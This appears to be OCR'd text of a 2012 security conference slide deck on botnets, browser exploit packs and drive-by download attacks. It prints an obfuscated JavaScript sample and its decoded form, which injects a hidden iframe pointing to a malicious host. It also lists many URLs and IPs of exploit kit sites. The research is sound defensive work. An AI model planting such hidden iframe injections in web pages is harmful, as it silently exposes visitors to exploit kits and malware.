Bonded with Botnets
Hard to Capture the Beast

US-CERT GFIRST, Atlanta, August 2012
Aditya K Sood | Richard J Enbody

SecNiche Security | Department of Computer Science and Engineering
Michigan State University

About Us

- Aditya K Sood

  - PhD Candidate at Michigan State University
    - Worked for Armorize, COSEINC, KPMG and others as contractor.
    - Active Speaker at Security conferences
      - » DEFCON, RSA, SANS, HackInTheBox, OWASP AppSec, BruCon and others
    - LinkedIn - http ***://www.linkedin.com/in/adityaks***
    - **Website:** ***http://www.secniche.org*** | **Blog:** ***http://secniche.blogspot.com***
    - ***Twitter: @AdityaKSood***

- Dr. Richard J Enbody

  - Associate Professor, CSE, Michigan State University
    - Since 1987, teaching computer architecture/ computer security
    - Co-Author CS1 Python book, The Practice of Computing using Python.
    - Patents Pending – Hardware Buffer Overflow Protection

Agenda

- Overview
- Present-day bot infection tactics
- Subverting Client-side systems integrity
- Conclusion

Disclaimer


The opinions and views expressed in this presentation are completely based on our independent research and do not relate to any of our previous or present employers.


Generations of Botnets

- First Generation
  - Internet Relay Chat (IRC) Protocol
- Second Generation
  - Peer-to-Peer (P2P) Protocol
- Third Generation
  - Hyper Text Transfer Protocol (HTTP)
- Hybrid
  - Mix of characteristics of different generations of botnets

Browser Malware Taxonomy


Class-A





Class-B

Class-C



Malware Paradigm

THE DEVIL
IS IN
THE DETAILS.

Browser Exploit Packs (BEPs)

- Browser Exploit Pack
  - BlackHole is running on fire
    - Techniques
      - User-agent based fingerprinting
      - Plugin detector capability for scrutinizing the plugins
      - Serving exploit once per IP Address
      - Java exploits are used heavily for spreading infections
      - Support for other exploits such as PDF, Flash etc

Refer, our previous research on BlackHole presented at Virus Bulletin Conference, 2011

- http://www.secniche.org/papers/VB_2011_BRW_EXP_PACKS_AKS_RJE.pdf
- http://www.slideshare.net/adityaks/virus-bulletin-2011-conference-browser-exploit-packs-death-by-bundled-exploits

Obfuscated Iframes – Present-day

- Obfuscated pattern
  - Taken during analysis of AT&T Phishing Campaign

```
<script>s="";try{q=document.createElement("p");q.appendChild("123"+n);}
catch(qw){h=-016/7;try{a=prototype;}catch(zxc){e=window["e"+"va"+"l"];
n="18.27.420.510.64.120.400.555.198.351.436.505.220.348.184.515.202.348.276.
540.202.327.404.550.232.345.264.605.168.291.412.390.194.327.404.200.78.294.444.
500.242.117.164.455.96.279.164.615.26.27.36.45.210.306.456.485.218.303.456.200.
82.177.52.45.18.375.128.505.216.345.404.160.246.39.36.45.18.300.444.495.234.327.
404.550.232.138.476.570.210.348.404.200.68.180.420.510.228.291.436.505.64.345.
456.495.122.117.416.580.232.336.232.235.94.156.216.280.98.165.216.245.104.168.
204.245.104.165.212.260.98.159.216.230.230.303.456.590.202.312.464.580.224.138
.396.555.218.141.404.510.196.312.468.560.198.363.472.505.100.297.392.605.236.
357.388.235.100.153.392.275.112.297.388.550.242.315.448.590.194.165.208.595.94.
303.460.595.198.357.196.260.112.312.456.230.224.312.448.315.202.357.412.505.238
.147.220.260.202.306.476.245.110.312.216.570.202.147.416.260.110.342.404.595.108
.168.412.500.204.345.196.280.108.342.212.520.122.147.224.505.102.159.228.260.204
.144.404.250.204.147.400.255.106.117.128.595.210.300.464.520.122.117.196.240.78.
96.416.505.210.309.416.580.122.117.196.240.78.96.460.580.242.324.404.305.78.354.
420.575.210.294.420.540.210.348.484.290.208.315.400.500.202.330.236.560.222.345.
420.580.210.333.440.290.194.294.460.555.216.351.464.505.118.324.404.510.232.174.
192.295.232.333.448.290.96.177.156.310.120.141.420.510.228.291.436.505.124.102.
164.295.26.27.36.625.26.27.36.510.234.330.396.580.210.333.440.160.210.306.456.485
.218.303.456.200.82.369.52.45.18.27.472.485.228.96.408.160.122.96.400.555.198.351.
436.505.220.348.184.495.228.303.388.580.202.207.432.505.218.303.440.580.80.117
.420.510.228.291.436.505.78.123.236.510.92.345.404.580.130.348.464.570.210.294
436.505.220.348.184.495.228.303.388.580.202.207.432.505.218.303.440.580.80.117
.420.510.228.291.436.505.78.123.236.510.92.345.404.580.130.348.464.570.210.294
.468.580.202.120.156.575.228.297.156.220.78.312.464.580.224.174.188.235.104.
162.224.245.110.162.196.260.112.153.196.260.110.159.208.245.106.162.184.575.
202.342.472.505.208.348.464.560.92.297.444.545.94.303.408.490.208.351.448.495
.242.354.404.250.198.294.484.590.238.291.188.250.102.294.220.280.198.291.440
.605.210.336.472.485.110.156.476.235.202.345.476.495.238.147.208.280.208.342
.184.560.208.336.252.505.238.309.404.595.98.165.208.505.204.357.196.275.208.
162.456.505.98.312.208.275.228.303.476.270.112.309.400.510.230.147.224.270.
228.159.416.305.98.168.404.255.106.171.208.510.96.303.200.510.98.300.204.265
.78.123.236.510.92.345.464.605.216.303.184.590.210.345.420.490.210.324.420.
580.242.183.156.520.210.300.400.505.220.117.236.510.92.345.464.605.216.303.
184.560.222.345.420.580.210.333.440.305.78.291.392.575.222.324.468.580.202.
117.236.510.92.345.464.605.216.303.184.540.202.306.464.305.78.144.156.295.
204.138.460.580.242.324.404.230.232.333.448.305.78.144.156.295.204.138.460.
505.232.195.464.580.228.315.392.585.232.303.160.195.238.315.400.580.208.117.
176.195.98.144.156.205.118.306.184.575.202.348.260.580.232.342.420.490.234.
348.404.200.78.312.404.525.206.312.464.195.88.117.196.240.78.123.236.65.18.
27.36.500.222.297.468.545.202.330.464.230.206.303.464.345.216.303.436.505.
220.348.460.330.242.252.388.515.156.291.436.505.80.117.392.555.200.363.156.
205.182.144.372.230.194.336.448.505.220.300.268.520.210.324.400.200.204.123.
236.65.18.27.500".split(".");if(window.document)for(i=6-2-1-2-1;-795+i!=2-2;i++){k=i;
s=s+String.fromCharCode(n[k]/(i%(h*h)+2));}alert(s);}}</script>
```

Obfuscated Iframes – Present-day

- De-obfuscated pattern
  - Output

```
if (document.getElementsByTagName('body')[0]){
                        iframer();
                } else {
                        document.write("<iframe src='http://voicecontroldevotes.info
/main.php?page=6df8994172330e77' width='10' height='10' style='visibility:hidden;position:absolute;
left:0;top:0;'></iframe>");
                }
                function iframer(){
                        var f =
document.createElement('iframe');f.setAttribute('src','http://voicecontroldevotes.info
/main.php?page=6df8994172330e77');f.style.visibility='hidden';f.style.position='absolute';
f.style.left='0';f.style.top='0';f.setAttribute('width','10');f.setAttribute('height','10');
                        document.getElementsByTagName('body')[0].appendChild(f);
                }
```

  - More details on analysis
    - http://secniche.blogspot.com/2012/04/javascript-obfuscation-manual-armor-1.html
    - http://secniche.blogspot.com/2012/04/javascript-obfuscation-manual-armor-2.html

BlackHole BEP

2012/08/20_18:13	img.showermedallions.com/main.php?page=260f08d8599854f0	184.82.87.100	184-82-87-100.static.hostnoc.net.	Blackhole exploit kit
2012/08/20_16:47	xpjlelqe.lflinkup.net/main.php?page=9dd146e88937797b	178.216.52.79	-	Blackhole exploit kit
2012/08/20_16:47	wrjrgzfphhfrwrer.ru/in.cgi?17	178.216.52.75	-	redirects to Blackhole exploit kit
2012/08/20_14:32	-	50.116.45.149/km71x7kjgdtce.php?m=fowae1cc4jvvcpvp	li484-149.members.linode.com.	Blackhole exploit kit
2012/08/20_12:41	-	209.59.218.70/km71x7kjgdtce.php?m=qxun6vken23rz30y	earcade.org.	Blackhole exploit kit
2012/08/20_09:19	www.frtuiop.3-a.net/main.php?page=588ec4e4ea3b00d8	194.219.29.235	-	Blackhole exploit kit
2012/08/20_09:19	tpgkb.sellclassics.com/main.php?page=4a9edc02ba0a2ff0	178.216.52.79	-	Blackhole exploit kit
2012/08/20_09:19	wmphw.lflinkup.net/main.php?page=9dd146e88937797b	178.216.52.79	-	Blackhole exploit kit
2012/08/19_17:18	swithz.com/main.php?page=8b052d9ee0a27d8c	37.9.61.171	-	Blackhole exploit kit
2012/08/19_17:18	www.omgjackpot.tv/main.php?page=95153e88540e2202	217.23.12.215	server.megahost.tv.	Blackhole exploit kit
2012/08/17_21:41	atom.decoratehousegames.info/main.php?page=aa3321091a948a91	193.0.129.242	-	Blackhole exploit kit
2012/08/17_21:41	www2.diligence4.us/trackdata.php?page=bbb78e754bbc589a	208.76.52.108	server4.entomy.com.	Blackhole exploit kit

Phoenix BEP

2012/06/29_22:05	teletulips.com/	188.190.98.132	ip-188-190-98-132.hosted-in.infiumhost.com.	redirects to Phoenix exploit kit/requires referer
2012/06/29_22:05	hambaarstikeskus.com/	188.190.98.132	ip-188-190-98-132.hosted-in.infiumhost.com.	redirects to Phoenix exploit kit/requires referer
2012/06/29_22:05	followersfollowedmagicjack.com/	188.190.98.132	ip-188-190-98-132.hosted-in.infiumhost.com.	redirects to Phoenix exploit kit/requires referer
2012/06/29_22:05	xmlbasedheavy.com/	188.190.98.132	ip-188-190-98-132.hosted-in.infiumhost.com.	redirects to Phoenix exploit kit/requires referer
2012/06/29_22:05	sexdildoking.com/	188.190.98.132	ip-188-190-98-132.hosted-in.infiumhost.com.	redirects to Phoenix exploit kit/requires referer
2012/06/29_21:50	xmlbasedheavy.com/ph/eoxwhsd.php	188.190.98.132	ip-188-190-98-132.hosted-in.infiumhost.com.	Phoenix exploit kit
2012/05/04_07:45	-	173.214.173.53/krd.php?i=4	server1.soulonlineeo.com.	trojan, payload of Phoenix exploit kit
2012/04/10_08:31	-	219.94.194.138:8080/navigator/jueoaritjuir.php	-	Phoenix exploit kit
2012/04/10_08:31	-	62.85.27.129:8080/navigator/jueoaritjuir.php	sw-gbit-1.gw.27-129.ime.lv.	Phoenix exploit kit
2012/04/10_08:31	-	89.31.145.154:8080/navigator/jueoaritjuir.php	vserver-mpfppr2.nexen.net.	Phoenix exploit kit
2012/04/10_08:31	-	88.190.22.72:8080/navigator/jueoaritjuir.php	sd-29537.dedibox.fr.	Phoenix exploit kit
2012/04/09_12:25	-	112.78.124.115:8080/navigator/jueoaritjuir.php	-	Phoenix exploit kit
2012/04/05_08:08	-	41.168.5.140:8080/navigator/jueoaritjuir.php	-	Phoenix exploit kit

Redkit BEP


2012/08/11_13:58	ruthepstein.co.uk/26374788.html	188.65.115.185	omega.srv2.com.	Redkit exploit kit
2012/08/08_21:30	ultimateecards.com/82973467.html	74.200.220.250	server2.ultimatewebsitehost.com.	Redkit exploit kit
2012/08/08_21:15	static.regioneo.com/91543467.html	78.109.84.110	regioneo.typhon.net.	Redkit exploit kit
2012/08/08_21:00	hsdainvest.com/44783467.html	213.186.33.17	cluster006.ovh.net.	Redkit exploit kit
2012/08/08_19:45	altunbuken.com.tr/16313467.html	77.92.153.87	static-87-153-92-77.sadecehosting.net.	Redkit exploit kit
2012/08/08_18:00	mallorca-villa-cas-nins.de/52633467.html	85.13.146.225	dd28334.kasserver.com.	Redkit exploit kit
2012/08/08_16:45	musee-saintraphael.com/53103467.html	213.186.33.19	cluster010.ovh.net.	Redkit exploit kit
2012/08/08_16:30	anfsgt-alsace.fr/59863467.html	213.186.33.19	cluster010.ovh.net.	Redkit exploit kit
2012/08/08_15:45	scylla.leolux.com/10533467.html	89.20.83.118	mercury.systemec.nl.	Redkit exploit kit
2012/08/08_14:45	sbodedriesprong.nl/72893467.html	213.249.68.83	ipv48368249213.s073.networking4all.com.	Redkit exploit kit
2012/08/08_13:15	gerrieknetemannclassic.nl/67933467.html	213.249.68.83	ipv48368249213.s073.networking4all.com.	Redkit exploit kit
2012/08/08_12:30	52943578.nl.strato-hosting.eu/59443467.html	81.169.145.153	w99.rzone.de.	Redkit exploit kit
2012/08/08_12:00	belgianexpeditions.be/66893467.html	46.30.211.62	-	Redkit exploit kit
2012/08/08_04:00	center4tubalreversal.com/69303467.html	74.200.217.86	center4tubalreversal.com.	Redkit exploit kit
2012/08/08_03:45	creabio.fr/99463467.html	213.186.33.4	cluster003.ovh.net.	Redkit exploit kit
2012/08/08_02:45	sipsnstrokesstudios.com/19953467.html	74.205.121.184	www.9thstreet.com.	Redkit exploit kit

Demo


Drive-by-Download Attacks

- Drive-by-Download
  - Victim browser is forced to visit infected website
  - Iframe redirects browser to the BEP
  - Exploit is served by fingerprinting the browser environment
  - Browser is exploited successfully
  - BEP silently downloads the malware onto the victim machine

Drive-by Frameworks



Drive-by Frameworks




Demo

Install-by-Install (IBI)

